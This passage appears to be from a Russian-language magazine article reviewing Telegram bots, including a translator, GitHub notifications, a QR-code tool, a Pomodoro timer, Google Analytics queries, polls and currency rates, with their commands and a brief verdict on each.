
@lingvobot

Прости, если мы утомили тебя гуманитарными штучками, скоро мы вернемся к техническим ботам. Однако иметь в друзьях бота Lingvo не повредит. Он переводит слова с русского на английский и обратно, причем в отличие от @YTranslateBot не требует вручную переключать направление. Обидно, что, как и в случае с Yandex Translate, бот сильно уступает сайту: он выдает одно-два определения, тогда как для того же слова даже в вебовой версии Lingvo может быть дюжина значений. Выбрать другой иностранный язык тоже нельзя.




@GitHubBot

Если у тебя есть аккаунт на GitHub, а в нем хотя бы один живой проект, то этот бот обязательно должен привлечь твое внимание. После подключения к API GitHub ты сможешь получать уведомления о поступающих комментариях и даже отправлять ответы прямо из мессенджера. Несложно придумать еще десяток полезных вещей, которые мог бы делать такой бот, но и то, что есть, — уже неплохо.




@QR_Wizardbot

«QR-волшебник», как несложно догадаться, помогает работать с QR-кодами. Если хочешь создать код, просто отправь боту строку текста или ссылку. QR Wizardbot переспросит, нужно ли шифровать, и вернет картинку с кодом. Есть и функция расшифровки — скармливаешь боту фотографию, он пропускает ее через свой OCR и, если повезет, выдает содержимое QR-кода. Распознавание обычно не спотыкается ни о низкое качество изображения, ни о лишние объекты на снимке. Главное, чтобы сам код был хорошо виден.




@Pomodoro_timer_bot

Техника Pomodoro, также известная как «метод помидора», заключается в следующем. Для улучшения концентрации ты заводишь таймер (кухонные таймеры часто делают в виде помидора, отсюда название) и работаешь не покладая рук, пока он не зазвонит, — обычно через 25 минут. Снова ставишь его на пять минут и занимаешься всеми посторонними вещами, на которые мечтал отвлечься, пока работал. Теперь повтори цикл несколько раз, пока работа не будет сделана. Существует масса софтверных реализаций «помидора», @Pomodoro_timer_bot — одна из них. Напиши боту цифру, и он заведет таймер на соответствующее число минут. Еще удобнее функция `/start_sprint` — она сделает четыре повторения по формуле 25 + 5 минут.




@GetStatsbot

Этот мощнейший бот для работы с Google Analytics пришел в Telegram из командного мессенджера Slack. Подключив его к аккаунту Google, ты можешь запрашивать аналитику о своем сайте при помощи команд, напоминающих естественный язык. К примеру, команда `sessions yesterday` покажет график посещаемости за предыдущий день, `users now` выдаст число пользователей, которые находятся на сайте в данный момент, `users by page` покажет топ наиболее просматриваемых сегодня страниц. Никто не мешает и комбинировать запросы. К примеру, написав `pageviews by browser last month`, ты увидишь круговую диаграмму, которая показывает, какие браузеры наиболее активно использовались в прошлом месяце. В общем, для владельцев сайтов — абсолютный маст-хэв.




@PollBot

Бот для проведения опросов. Чтобы создать опрос, добавь бота и напиши, что будешь спрашивать. После этого добавляй варианты ответов по одному, а когда закончишь, напиши **/done**. Бот выдаст ссылку, нажав на которую ты увидишь список из своих групп. Выбираешь группу, и бот добавится в нее. Теперь твои собеседники увидят опрос и смогут голосовать, набирая команды типа **/1**, **/2** и так далее по количеству вариантов. Посмотреть результаты поможет команда **/results@PollBot**, а подвести итоги — команда **/endpoll@PollBot**.




@SberometerBot

Этот бот задумывался разработчиками как оперативный способ узнавать об изменениях курса доллара. С тех пор именно эта функция перестала работать и перекочевала в отдельный канал sberometer_kurs. Зато бот сообщает курс доллара по команде **`/kurs`** и конвертирует из иностранных валют в рубли, если написать что-нибудь вроде **`/EUR количество`** (без параметра эта команда выведет курс евро). Список поддерживаемых валют можно посмотреть при помощи команды **`/list`**, а команда **`/news`** выведет несколько последних финансовых новостей.



@EmiasInfoBot

